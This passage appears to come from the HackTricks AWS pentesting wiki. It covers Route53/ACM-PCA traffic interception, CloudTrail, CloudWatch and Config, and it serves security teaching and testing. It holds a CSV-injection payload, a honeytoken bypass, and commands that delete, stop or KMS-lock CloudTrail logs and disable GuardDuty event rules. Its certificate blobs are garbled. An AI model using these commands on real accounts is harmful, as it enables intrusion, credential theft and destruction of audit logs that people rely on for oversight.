    "CertificateChain": "-----BEGIN CERTIFICATE-----\nMIIDQTCACimgAwIBAgIRAPNxB87BPSrq6d+pT01jTQwDQYJKoZIhvNAQEELBQAw\nnOjEQMA4GA1UECgwHV\nGVzdGluZzEUMA4GA1UECwHGVzdGluZzEUMBIGA1UEAwL\nndGvzdGluZjB20WhhcNmjExMDI3MTewNjM5WhcNmzExMDI3MTIwNjM5WjA6MRAw\nnDgYDVQKDAduZXN0aW5nMR\nAvDgYDVQQLDAd0ZXN0aW5nMRQwEgYDVQ0DDa0ZXN0\nnd5LnLnbTCCAS1wDQYJKoZIhvNAQEBCQADqgEPADCCAOeCggEBAl/TefuISjyP\n\nrzEEZZhx2/h8MiGR8wds10ajC\nZWTDsXVJvs8x6uEEmdstH4cpPg8g+Io6WyzE\nnB6ir+AgyPWn3Tk5fcp5/fINJNSZLupNXuqt+Du12gWTm10oQJGaoeC3rWCyvT6\nnU8R0DPFDkk2dWGRaja5jU/RuisJs1suW\nGnp7M1CHpxDzANBgBqdso+b7bxtrpru0s\nn01kk2rnvqkS0MdzaC1jPn1L9qHo0cfGpYu0i270LVI8DYY0h0XT/JQZ+rnnmW+NCNrPjSYjQrcEYdrtWfpnpp9j409dvzfNeZ\nchMNW9HJ4Wz8GpS3qSUgCqTQ6\nn4MyAqxXqjCsAwEAAaCNCMeAwDwYDVR0TAQH/BALUwAwEB/zAdBgNVHQdEFgQUwPY\nnD/HYIp5sMTFqq/m+HPnqIx4wDgYDVROPAQH/BAQDag\nGGMa0GCSqGSib3DQEBCwUJA\nnA41BAQKA5Swx8bvwNdxKavTizpZSM602tTHXzgR61Wl+rSWs2vQ0Nz+SurZPH\nn28ua8Ezp91+2KMGGSOkgemGrb1Cic0iJ1Z8z8du0FpxnJ\nRNiaiBF0AxrGNEr\nnNxnQ86KyP2ohm99LtkBN3UTuxBjnXp0ss9zoDWob8dQ66E6y/yDWMP1vUHoC46gK/nGi5C+wu701Z5r25ngBHRP/KtLFUFNHvOAnpIGQ8mVUiie88nsug\nXyrwpmTM2Tbn\nn+kf39A8eecmWbhtsIX0F8TfcyT/e8McNArfqrhxYgsR6VSujoZSyNgfTswHeo\nnDjNp0L+M/f+rdE713dJz0j5fgeF\n-----END CERTIFICATE-----",
    "Certificate": "-----BEGIN CERTIFICATE-----\nMIIDuzCCAQoAwIBAgIQd+i1hBr+k7ae07tb6S1kDANBgkqhkiG9w0BAQsFADA6\nnRAwDgYDVQ0KDAduZXN0aW5nMRQwEgYDVQ0DDa0ZXN0aW5nLmNbTAeFw0YMTExMDQwNzEzMzhaMHsxCzAj\nnBgNVBAYTA1BMMQ8wDQYDVQ0IDAZ\nXYXJzYXcxDzANBgBqdso+b7bxtrpru0s\nn01kk2rnvqkS0MdzaC1jPn1L9qHo0cfGpYu0i270LVI8DYY0h0XT/JQZ+rnnmW+NCNrPjSYjQrcEYdrtWfpnpp9j409dvzfNeZ\nqgjIMA0GCSqGSib3DQEBCwUJA\nnA41BAQKA5Swx8bvwNdxKavTizpZSM602tTHXzgR61Wl+rSWs2vQ0Nz+SurZPH\nn28ua8Ezp91+2KMGGSOkgemGrb1Cic0iJ1Z8z8du0FpxnJ\nVC4b1Xg2H77UuaZEjexTbTuW\nnQ+scdLB445xuMi3oJLBQru06u5d5sAAUrbk1hI9GFR/yZ9iI2G1TX\n9E7R9mgGv18MiuwU4WQqt3wa1SUkqwngHJ42f7fvzz21ZMXAs\n6Y6qT28B2iibA5wGqXHKp\nnyc5paePp4RFY/4cWx1Gkw9iHOVddv6YdJ5TC3JGkcikrjvZaIFRsQj391XH5fNL\nnn7P6f91X9yEYzdYirLaykHjVQTqmdUj8tAgMBAAGjfdb6MAK\nGA1UdEwQCMAdWvD\nnY1P5sMTFqq/m+HPnqIx4wHQYDVR0BDBYEFg+S8roEaB0\nnBEngmPmPgei073nMA4GA1UdDwEB/wQEAWIf0DADgBgvNHsUEfjAU\nBggRgEFBQcD\nnAQYIKwYBBQHUawDQYJKoZIhvnaQ0ELBQADggEBADQhLBaaM4Vt\nUDShdG9XEQ\nnokgT0tVpRraqxTjTQAL33fdX4/X2PgvnNEDuHdeRhpqgAwJfLk68MtS\n5IAHavo\nneUYfuAI25g8Ikj1T1BnF6cTLCOPiUbj-VFor8dBLWJNzBnYsXBZ4gXciIRy50q\nnk89+ETJHRP+ZGKyZLCAqQK5dEy9oR1YoDR6347bpE1\nIgdndTyTzsvZBQ62wJ\nKWhnM9onyJ7Ij0lxE09/3Nvqjtk4yDuthMg0/5nt9db4z/UMaB1SXr7NwnnQTTEBcJ5w\\nck+iIjdcY1M3kToLSY/SOLWgTT+nfsKWhpUyUL9gfptpV7b871V98PQiu8aoErI=\n-----END CERTIFICATE-----"
}
```

To simulate the Java Application calls to Secrets Manager from the victim's machine, I have run the JUnit tests through maven, in the below screenshot you can see that there are no exceptions, which means that the certificate is trusted:

```
[ec2-user@ip-10-0-0-224 secretsmanager]$ ls
Readme.md metadata.yaml pom.xml rootCA.crt src target
[ec2-user@ip-10-0-0-224 secretsmanager]$ mvn test
[INFO] Scanning for projects...
[INFO]
[INFO] -----
[INFO] Building SecretsManagerJ2 1.0-SNAPSHOT
[INFO] -----
[INFO]
[INFO] --- maven-resources-plugin:2.5:resources (default-resources) @ SecretsManagerJ2 ---
[debug] execute contextualize
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Copying 1 resource
[INFO]
[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ SecretsManagerJ2 ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- maven-resources-plugin:2.5:testResources (default-testResources) @ SecretsManagerJ2 ---
[debug] execute contextualize
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] skip non existing resourceDirectory /home/ec2-user/aws-doc-sdk-examples/javav2/example_code/secretsmanager/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ SecretsManagerJ2 ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- maven-surefire-plugin:2.22.1:test (default-test) @ SecretsManagerJ2 ---
[INFO]
[INFO] -----
[INFO] T E S T S
[INFO] -----
[INFO] Running SecretManagerTest
Test 1 passed
```

Finally, in the ncat listener, we can see the HTTP request sent by the AWS SDK from Java Application.

```
[ec2-user@ip-10-0-0-87 secretsmanager]$ sudo ncat --listen -p 443 --ssl --ssl-cert cert.crt --ssl-key PRIVATEKEY.key -v
Ncat: Version 7.50 ( https://nmap.org/ncat )
Enter PEM pass phrase:
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.0.0.224.
Ncat: Connection from 10.0.0.224:55842.
POST / HTTP/1.1
Host: secretsmanager.us-east-1.amazonaws.com
amz-sdk-invocation-id: 7872ff1b-d5f9-952a-ce31-c57a2a69adf7
amz-sdk-retry: 0/0
Authorization: AWS4-HMAC-SHA256 Credential=ASTARKGYGAMNHXHEPI/20211104/us-east-1/secretsmanager/aws4_request, SignedHeaders=amz-sdk-invocation-id;amz-sdk-retry;content-length;content-type;host;x-amz-date;x-amz-security-token;x-amz-target, Signature=78c2b36b4da6999936bcfc43240516d52af7b6f6e9b087bbbf6994c0ccdf6
Content-Type: application/x-amz-json-1.1
User-Agent: aws-sdk-java/2.14.7 Linux/4.14.238-182.422.amzn2.x86_64 OpenJDK_64-Bit_Server_VM/25.302-b08 Java/1.8.0_302 vendor/Red_Hat_Inc._io/sync http/Apache
X-Amz-Date: 20211104T081605Z
X-Amz-Security-Token: IJojb3jPZ2luX2VjELD//////////wEaCXVzLWVhc3tMSJHMEUCIQC1Dy0plsa01nu30bR26yIUKmvTlZuBVeBMl1rbEWnIgIgWix7e3aaQV6wGPEzw7Y9m0opNqm/rbC8e6h40yk0CMq+gMIWRABGgwOTA2NDU2MDY0MjQiDH8p4FmVGyKgJNQdirXAx5gABQ8tsqvs/ITWmehSwgxjyqZiaXTC46/X1ZVLtF3adkZhFhGbG0YQMNPsGYLwKyyvn7M1grnyKExq6Ap+k+x-CSzvYLPJqeAq7iA/HSEK90nKDdq4H/FZX172+wxOpXdfTzcz8zdGKSFYg0ia4G0vjptIVoPKHj181jrsokv308jRmEAiws6V55jkcfBm9Lqh/8Ro4YajDCBY7sYry7ABfcB3zuIh91DAijM+Fm089WCqtvCYB51kKVZMloIVLskp2aFBHDzCueg9NEwWcxG5UQ/vC1lhvoScM+0uN79vLnVt18pKF5tvD7IGnpPG1+0oqUQH/IiNCs8WD99c8H3KvEigjDMAqH4GNB288r4uw+r2jk1V20E7rUtdXrrxmUYU/rNvS6nPmxqqF2LCHxu6w3nJl/CiIaAyCQj83fVmAvJD2JkLNskozg/rgnESl071sx1+BfgGTbgkPo3++pQU2W4W/IyVE3EfxbSpFBUPwQdupuQ13X9BbnvqQhDB1KpyWuSSs/KtVP8LzTUbIMKMANd9zxHoxbRmBC91cogs8nSz2L7MUo2QxoQX88uQFE/BTpKwM4tY1Zs0kcpizBNhbQEugnVaAHQDYFo0jDTpo6MBjqlAzhf00FdrqntecFG/JiFX0A30k+r5/tm2H23kwWi7rmV+cH7scxwNESXFhbeONl4GiGbz8NUPEDL1dgcOAxou+1G3FkeDye0gHzYzqoRBcFOYct2TUxvIxTLZ7lYHbdeQqeQ8sjfi/PBX3GG6ocC2Du91AZz1dPnX+iYAze2Y6r9u8GC9Q6p7zFubwxvBIRMaCe5zQxJHaq7pzrRxU6Evi6gtYq7TQ==
X-Amz-Target: secretsmanager.CreateSecret
Content-Length: 207
Connection: Keep-Alive

>{"Name":"<Set the secret name>","ClientRequestToken":"e69bd606-0d4e-4b28-94a8-798d0e26fb5c","Description":"This secret was created by the AWS Secret Manager Java API","SecretString":"<Set the secret value>"}^C
```

How to escalate the IAM privileges using that? We do not have the permissions to do s3:GetObject on any s3 object or to do secretsmanager:GetSecretValue, but if we sniff the traffic to either S3 or secretsmanager with those calls, we can forward the requests to the respective VPCE and obtain access to Objects stored in S3 or secrets stored in secretsmanager.

## Conclusions

It is recommended to avoid broad route53 IAM permissions with regards to the creation of a private hosted zone or unrestricted route53:ChangeResourceRecordSets. Since ACM-PCA does not allow to

apply restrictions on which domain's certificate can be signed by the private CA, it is also recommended to pay special attention to the acm-pca:IssueCertificate IAM permissions.

**Support HackTricks and get benefits!**

# **AWS - Services**

**Support HackTricks and get benefits!**

# Types of services

## Container services

Services that fall under container services have the following characteristics:

- The service itself runs on **separate infrastructure instances**, such as EC2.
- AWS is responsible for **managing the operating system and the platform**.
- A managed service is provided by AWS, which is typically the service itself for the **actual application which are seen as containers**.
- As a user of these container services, you have a number of management and security responsibilities, including **managing network access security, such as network access control list rules and any firewalls**.
- Also, platform-level identity and access management where it exists.
- **Examples** of AWS container services include Relational Database Service, Elastic Mapreduce, and Elastic Beanstalk.

## Abstract Services

- These services are **removed, abstracted, from the platform or management layer which cloud applications are built on**.

- The services are accessed via endpoints using AWS application programming interfaces, APIs.
- The **underlying infrastructure, operating system, and platform is managed by AWS**.
- The abstracted services provide a multi-tenancy platform on which the underlying infrastructure is shared.
- **Data is isolated via security mechanisms.**
- Abstract services have a strong integration with IAM, and **examples** of abstract services include S3, DynamoDB, Amazon Glacier, and SQS.

# Services Enumeration

AWS offers hundreds of different services, here you can find how to **enumerate some of them**, and also **post-exploitation, persistence and detection evasion tricks**:

- [Security & Detection services](#)
- [Databases](#)
- [API Gateway Enum](#)
- [CloudFormation & Codestar](#)
- [CloudHSM](#)
- [CloudFront](#)
- [Cognito](#)
- [DataPipeline, CodePipeline & CodeBuild & CodeCommit](#)
- [EC2, EBS, SSM, VPC & VPN](#)
- [ECS, ECR & EKS](#)
- [EMR](#)
- [EFS](#)
- [Kinesis Data Firehouse](#)
- [IAM & STS](#)
- [KMS](#)
- [Lambda](#)
- [Lightsail](#)
- [MQ](#)
- [MSK](#)

- [Route53](#)
- [Secrets Manager](#)
- [SQS & SNS](#)
- [S3, Athena & Glacier Enum](#)
- [Other Services Enum](#)

**Support HackTricks and get benefits!**

# AWS - Security & Detection Services

**Support HackTricks and get benefits!**

In this page you can find information about several **security related products inside AWS environment**:

- [CloudTrail](#)
- [CloudWatch](#)
- [Cost Explorer](#)
- [Config](#)
- [Detective](#)
- [Firewall Manager](#)
- [GuardDuty](#)
- [Inspector](#)
- [Macie](#)
- [Security Hub](#)
- [Shield](#)
- [Trusted Advisor](#)
- [WAF](#)

**Support HackTricks and get benefits!**

# AWS - CloudTrail Enum

**Support HackTricks and get benefits!**

# CloudTrail

This service **tracks and monitors AWS API calls made within the environment**. Each call to an API (event) is logged. Each logged event contains:

- The name of the called API: `eventName`
- The called service: `eventSource`
- The time: `eventTime`
- The IP address: `SourceIPAddress`
- The agent method: `userAgent` . Examples:
  - `Signing.amazonaws.com` - From AWS Management Console
  - `console.amazonaws.com` - Root user of the account
  - `lambda.amazonaws.com` - AWS Lambda
- The request parameters: `requestParameters`
- The response elements: `responseElements`

Event's are written to a new log file **approximately each 5 minutes in a JSON file**, they are held by CloudTrail and finally, log files are **delivered to S3 approximately 15mins after.**\ CloudTrails logs can be **aggregated across accounts and across regions.**\ CloudTrail allows to use **log file integrity in order to be able to verify that your log files have remained unchanged** since CloudTrail delivered them to you. It creates a SHA-256 hash of the logs inside a digest file. A sha-256 hash of the new logs is created every hour.\ When creating a Trail the event selectors will allow you to indicate the trail to log: Management, data or insights events.

Logs are saved in an S3 bucket. By default Server Side Encryption is used (SSE-S3) so AWS will decrypt the content for the people that has access to it, but for additional security you can use SSE with KMS and your own keys.

## Log File Naming Convention

AccountID\_CloudTrail\_RegionName\_YYYYMMDDTHHmms\_Z\_UniqueString.FileNameFormat

## S3 folder structure

BucketName/prefix/AWSLogs/AccountID/CloudTrail/RegionName/YYYY/MM/DD

Note that the folders "AWSLogs" and "CloudTrail" are fixed folder names,

**Digest** files have a similar folders path:

```
s3://s3-bucket-name/optional-prefix/AWSLogs/aws-account-id/CloudTrail-Digest/  
region/digest-end-year/digest-end-month/digest-end-date/  
aws-account-id_CloudTrail-Digest_region_trail-name_region_digest_end_timestamp.json.gz
```

## Aggregate Logs from Multiple Accounts

- Create a Trail in the AWS account where you want the log files to be delivered to
- Apply permissions to the destination S3 bucket allowing cross-account access for CloudTrail and allow each AWS account that needs access
- Create a new Trail in the other AWS accounts and select to use the created bucket in step 1

However, even if you can save all the logs in the same S3 bucket, you cannot aggregate CloudTrail logs from multiple accounts into a CloudWatch Logs belonging to a single AWS account

## Cloudtrail from all org accounts into 1

When creating a CloudTrail, it's possible to indicate to activate cloudtrail for all the accounts in the org and get the logs into just 1 bucket:

- Enable for all accounts in my organization  
To review accounts in your organization, open AWS Organizations. [See all accounts](#)

This way you can easily configure CloudTrail in all the regions of all the accounts and centralize the logs in 1 account (that you should protect).

## Log Files Checking

You can check that the logs haven't been altered by running

```
aws cloudtrail validate-logs --trail-arn <trailARN> --start-time <start-time> [--end-time <end-time>] [--s3-bucket <bucket-name>] [--s3-prefix <prefix>] [--verbose]
```

## Logs to CloudWatch


**CloudTrail can automatically send logs to CloudWatch so you can set alerts that warns you when suspicious activities are performed.**\ Note that in order to allow CloudTrail to send the logs to CloudWatch a **role**

needs to be created that allows that action. If possible, it's recommended to use AWS default role to perform these actions. This role will allow CloudTrail to:

- `CreateLogStream`: This allows to create a CloudWatch Logs log streams
- `PutLogEvents`: Deliver CloudTrail logs to CloudWatch Logs log stream

## Event History

CloudTrail Event History allows you to inspect in a table the logs that have been recorded:



The screenshot shows the CloudTrail console with the 'Event history' page selected. The left sidebar includes links for Dashboard, Event history (which is highlighted in red), Insights, Trails, Pricing, Documentation, Forums, and FAQs. The main content area has a header 'Event history (50+)' with a 'Info' link. Below it, a message says 'Event history shows you the last 90 days of management events.' There is a search bar with 'false' and a dropdown for time intervals (30m, 1h, 3h, 12h, Custom) followed by a 'Download events' button and a 'Create Athena table' button. A table lists four events:

Event name	Event time	User name	Event source	Resource type	Resource name
ConsoleLogin	January 30, 2021, ...	student	siginin.amazonaws.com	-	-
PutRolePolicy	January 30, 2021, ...	root	iam.amazonaws.com	AWS::IAM::Policy, AWS::...	cloudtrail-policy, Clou...
PutRolePolicy	January 30, 2021, ...	root	iam.amazonaws.com	AWS::IAM::Policy, AWS::...	root, cloulabs-assess...

## Insights

**CloudTrail Insights** automatically **analyzes** write management events from CloudTrail trails and **alerts** you to **unusual activity**. For example, if there is an increase in `TerminateInstance` events that differs from established baselines, you'll see it as an Insight event. These events make **finding and responding to unusual API activity easier** than ever.

# Security

<b>CloudTrail Log File Integrity</b>	<ul style="list-style-type: none"><li>• <b>Validate if logs have been tampered with (modified or deleted)</b></li><li>• <b>Uses digest files (create hash for each file)</b><ul style="list-style-type: none"><li>◦ <b>SHA-256 hashing</b></li><li>◦ <b>SHA-256 with RSA for digital signing</b></li><li>◦ <b>private key owned by Amazon</b></li></ul></li><li>• <b>Takes 1 hour to create a digest file (done on the hour every hour)</b></li></ul>
Stop unauthorized access	<ul style="list-style-type: none"><li>• Use IAM policies and S3 bucket policies<ul style="list-style-type: none"><li>◦ security team —&gt; admin access</li><li>◦ auditors —&gt; read only access</li></ul></li><li>• Use SSE-S3/SSE-KMS to encrypt the logs</li></ul>
Prevent log files from being deleted	<ul style="list-style-type: none"><li>• Restrict delete access with IAM and bucket policies</li><li>• Configure S3 MFA delete</li><li>• Validate with Log File Validation</li></ul>

# Actions

## Enumeration

```
# Get trails info
aws cloudtrail list-trails
aws cloudtrail describe-trails
aws cloudtrail list-public-keys
aws cloudtrail get-event-selectors --trail-name <trail_name>
aws [--region us-east-1] cloudtrail get-trail-status --name
[default]

# Get insights
aws cloudtrail get-insight-selectors --trail-name <trail_name>

# Get data store info
aws cloudtrail list-event-data-stores
aws cloudtrail list-queries --event-data-store <data-source>
aws cloudtrail get-query-results --event-data-store <data-
source> --query-id <id>
```

## CSV Injection

It's possible to perform a CSV injection inside CloudTrail that will execute arbitrary code if the logs are exported in CSV and open with Excel.\ The following code will generate log entry with a bad Trail name containing the payload:

```
import boto3
payload = "=cmd|'/C calc'|''"
client = boto3.client('cloudtrail')
response = client.create_trail(
    Name=payload,
    S3BucketName="random"
)
print(response)
```

For more information about CSV Injections check the page:

<https://book.hacktricks.xyz/pentesting-web/formula-injection>

For more information about this specific technique check

[https://rhinosecuritylabs.com/aws/cloud-security-csv-injection-aws-cloudtrail/\\*\\*](https://rhinosecuritylabs.com/aws/cloud-security-csv-injection-aws-cloudtrail/**)

# Avoid Detection

## HoneyTokens bypass

Honeytokens \*\*\*\* are created to **detect exfiltration of sensitive information**. In case of AWS, they are **AWS keys whose use is monitored**, if something triggers an action with that key, then someone must have stolen that key.

However, this monitorization is performed via **CloudTrail**, and there are some **AWS services that doesn't send logs to CloudTrail** (fin the [list here](#)). Some of those services will **respond** with an **error** containing the **ARN of the key role** if someone unauthorised (the honeytoken key) try to access it.

This way, an **attacker can obtain the ARN of the key without triggering any log**. In the ARN the attacker can see the **AWS account ID and the name**, it's easy to know the Honeytoken's companies accounts ID and names, so this way an attacker can identify id the token is a honeytoken.

```
PS C:\> aws appstream describe-fleets
An error occurred (AccessDeniedException) when calling the DescribeFleets operation:
User: arn:aws:iam::2           1:user/path/TestUser is not authorized to perform: ap
pstream:DescribeFleets on resource: arn:aws:appstream:us-west-2:2           1:fleet/*
```

\*\*[This script]

(<https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-unsupported-aws-services.html>) or [Pacu]

(<https://github.com/RhinoSecurityLabs/pacu>) detects if a key belongs to Canarytokens or SpaceCrab\*\*.

The API used in Pacu and the script is now caught, so you need to find a new one.\ To find a new one you could generate a canary token in <https://canarytokens.org/generate>

For more information check the [original research](#).

## Delete trails

```
aws cloudtrail delete-trail --name [trail-name]
```

## Stop trails

```
aws cloudtrail stop-logging --name [trail-name]
```

## Disable multi-region logging

```
aws cloudtrail update-trail --name [trail-name] --no-is-multi-region --no-include-global-services
```

## Bucket Modification

- Delete the S3 bucket
- Change bucket policy to deny any writes from the CloudTrail service

- Add lifecycle policy to S3 bucket to delete objects
- Disable the kms key used to encrypt the CloudTrail logs

## Cloudtrail "ransomware"

You could **generate an asymmetric key** and make **CloudTrail encrypt the data** with that key and **delete the private key** so the cloudtrail contents cannot be recovered cannot be recovered.

```
▶ aws kms create-key --policy file://kmspolicy.json --bypass-policy-lockout
-safety-check
{
  "KeyMetadata": {
    "KeyId": "fe81a976-22b6-45b4-b3c3-26de7cbf6f24",
    "Description": "",
    "Enabled": true,
    "KeyUsage": "ENCRYPT_DECRYPT",
    "KeyState": "Enabled",
    "CreationDate": 1470267751.326,
    "Arn": "arn:aws:kms:ap-northeast-1:567139369351:key/fe81a976-22b6-4
5b4-b3c3-26de7cbf6f24",
    "AWSAccountId": "567139369351"
  }
}

▶ aws cloudtrail update-trail --name bht --kms-key-id fe81a976-22b6-45b4-b3
c3-26de7cbf6f24
{
  "IncludeGlobalServiceEvents": true,
  "Name": "bht",
  "TrailARN": "arn:aws:cloudtrail:ap-northeast-1:567139369351:trail/bht",
  "LogFileValidationEnabled": true,
  "IsMultiRegionTrail": true,
  "S3BucketName": "bhtdemobucket",
  "KmsKeyId": "arn:aws:kms:ap-northeast-1:567139369351:key/fe81a976-22b6-
45b4-b3c3-26de7cbf6f24"
}
```

```
[Dor@Dors-MacBook-Pro-4] ~/blackhat
$ aws kms disable-key --key-id fe81a976-22b6-45b4-b3c3-26de7cbf6f24
```

# References

- <https://cloudsecdocs.com/aws/services/logging/cloudtrail/#inventory>

**Support HackTricks and get benefits!**

# AWS - CloudWatch Enum

**Support HackTricks and get benefits!**

# CloudWatch

**CloudWatch collects** monitoring and operational **data** in the form of logs/metrics/events providing a **unified view of AWS resources**, applications and services.\ CloudWatch Log Event have a **size limitation of 256KB on each log line.**\ It can set **high resolution alarms**, visualize **logs** and **metrics** side by side, take automated actions, troubleshoot issues, and discover insights to optimize applications.

You can monitor for example logs from CloudTrail. Events that are monitored:

- Changes to Security Groups and NACLs
- Starting, Stopping, rebooting and terminating EC2 instances
- Changes to Security Policies within IAM and S3
- Failed login attempts to the AWS Management Console
- API calls that resulted in failed authorization
- Filters to search in cloudwatch:

<https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/FilterAndPatternSyntax.html>

## CloudWatch Logs

Allows to **aggregate and monitor logs from applications** and systems from **AWS services** (including CloudTrail) and **from apps/systems (CloudWatch Agent** can be installed on a host). Logs can be **stored**

**indefinitely** (depending on the Log Group settings) and can be exported.

### Elements:

<b>Log Group</b>	<b>A collection of log streams that share the same retention, monitoring, and access control settings</b>
<b>Log Stream</b>	A sequence of <b>log events</b> that share the <b>same source</b>
<b>Subscription Filters</b>	Define a <b>filter pattern that matches events</b> in a particular log group, send them to Kinesis Data Firehose stream, Kinesis stream, or a Lambda function

## CloudWatch Monitoring & Events

CloudWatch **basic** aggregates data **every 5min** (the **detailed** one does that **every 1 min**). After the aggregation, it **checks the thresholds of the alarms** in case it needs to trigger one.\ In that case, CLoudWatch can be prepared to send an event and perform some automatic actions (AWS lambda functions, SNS topics, SQS queues, Kinesis Streams)

## Agent Installation

You can install agents inside your machines/containers to automatically send the logs back to CloudWatch.

- **Create a role** and **attach** it to the **instance** with permissions allowing CloudWatch to collect data from the instances in addition to interacting with AWS systems manager SSM (CloudWatchAgentAdminPolicy & AmazonEC2RoleforSSM)

- **Download and install** the **agent** onto the EC2 instance (<https://s3.amazonaws.com/amazoncloudwatch-agent/linux/amd64/latest/AmazonCloudWatchAgent.zip>). You can download it from inside the EC2 or install it automatically using AWS System Manager selecting the package AWS-ConfigureAWSPackage
- **Configure and start** the CloudWatch Agent

A log group has many streams. A stream has many events. And inside of each stream, the events are guaranteed to be in order.

# **Actions**

## **Enumeration**

```
# Dashboards
aws cloudwatch list-dashboards
aws cloudwatch get-dashboard --dashboard-name <dashboard_name>

# Alarms
aws cloudwatch describe-alarms
aws cloudwatch describe-alarm-history
aws cloudwatch describe-alarms-for-metric --metric-name
<metric_name> --namespace <namespace>
aws cloudwatch describe-alarms-for-metric --metric-name
IncomingLogEvents --namespace AWS/Logs

# Anomaly Detections
aws cloudwatch describe-anomaly-detectors
aws cloudwatch describe-insight-rules

# Logs
aws logs tail "<log_group_name>" --follow
aws logs get-log-events --log-group-name "<log_group_name>" --
log-stream-name "<log_stream_name>" --output text >
<output_file>

# Events enumeration
aws events list-rules
aws events describe-rule --name <name>
aws events list-targets-by-rule --rule <name>
aws events list-archives
aws events describe-archive --archive-name <name>
aws events list-connections
aws events describe-connection --name <name>
aws events list-endpoints
aws events describe-endpoint --name <name>
aws events list-event-sources
aws events describe-event-source --name <name>
aws events list-replays
```

```
aws events list-api-destinations  
aws events list-event-buses
```

# Avoid Detection

```
event :ListRules ,  
event :ListTargetsByRule ,  
event :PutRule ,  
event :RemoveTargets
```

GuardDuty populates its findings to Cloudwatch Events on a 5 minute cadence. Modifying the Event pattern or Targets for an event **may reduce GuardDuty's ability to alert and trigger auto-remediation of findings**, especially where the remediation is triggered in a member account as GuardDuty administrator protections do not extend to the Cloudwatch events in the member account.

In a delegated or invitational admin GuardDuty architecture, cloudwatch events will still be created in the admin account.

```
# Disable GuardDuty Cloudwatch Event
aws events put-rule --name guardduty-event \
--event-pattern "{\"source\":[\"aws.guardduty\"]}" \
--state DISABLED

# Modify Event Pattern
aws events put-rule --name guardduty-event \
--event-pattern '{"source": ["aws.somethingthatdoesntexist"]}'"

# Remove Event Targets
aws events remove-targets --name guardduty-event \
--ids "GuardDutyTarget"
```

# References

- <https://cloudsecdocs.com/aws/services/logging/cloudwatch/>

**Support HackTricks and get benefits!**

# AWS - Config Enum

**Support HackTricks and get benefits!**

# AWS Config

AWS Config **capture resource changes**, so any change to a resource supported by Config can be recorded, which will **record what changed along with other useful metadata, all held within a file known as a configuration item**, a CI.\ This service is **region specific**.

A configuration item or **CI** as it's known, is a key component of AWS Config. It is comprised of a JSON file that **holds the configuration information, relationship information and other metadata as a point-in-time snapshot view of a supported resource**. All the information that AWS Config can record for a resource is captured within the CI. A CI is created **every time** a supported resource has a change made to its configuration in any way. In addition to recording the details of the affected resource, AWS Config will also record CIs for any directly related resources to ensure the change did not affect those resources too.

- **Metadata:** Contains details about the configuration item itself. A version ID and a configuration ID, which uniquely identifies the CI. Other information can include a MD5Hash that allows you to compare other CIs already recorded against the same resource.
- **Attributes:** This holds common **attribute information against the actual resource**. Within this section, we also have a unique resource ID, and any key value tags that are associated to the resource. The resource type is also listed. For example, if this was a CI for an EC2

instance, the resource types listed could be the network interface, or the elastic IP address for that EC2 instance

- **Relationships:** This holds information for any connected **relationship that the resource may have**. So within this section, it would show a clear description of any relationship to other resources that this resource had. For example, if the CI was for an EC2 instance, the relationship section may show the connection to a VPC along with the subnet that the EC2 instance resides in.
- **Current configuration:** This will display the same information that would be generated if you were to perform a describe or list API call made by the AWS CLI. AWS Config uses the same API calls to get the same information.
- **Related events:** This relates to AWS CloudTrail. This will display the **AWS CloudTrail event ID that is related to the change that triggered the creation of this CI**. There is a new CI made for every change made against a resource. As a result, different CloudTrail event IDs will be created.

**Configuration History:** It's possible to obtain the configuration history of resources thanks to the configurations items. A configuration history is delivered every 6 hours and contains all CI's for a particular resource type.


**Configuration Streams:** Configuration items are sent to an SNS Topic to enable analysis of the data.

**Configuration Snapshots:** Configuration items are used to create a point in time snapshot of all supported resources.

**S3 is used to store** the Configuration History files and any Configuration snapshots of your data within a single bucket, which is defined within the Configuration recorder. If you have multiple AWS accounts you may want to aggregate your configuration history files into the same S3 bucket for your primary account. However, you'll need to grant write access for this service principle, config.amazonaws.com, and your secondary accounts with write access to the S3 bucket in your primary account.

## Functioning

- When make changes, for example to security group or bucket access control list —> fire off as an Event picked up by AWS Config
- Stores everything in S3 bucket
- Depending on the setup, as soon as something changes it could trigger a lambda function OR schedule lambda function to periodically look through the AWS Config settings
- Lambda feeds back to Config
- If rule has been broken, Config fires up an SNS



## Config Rules

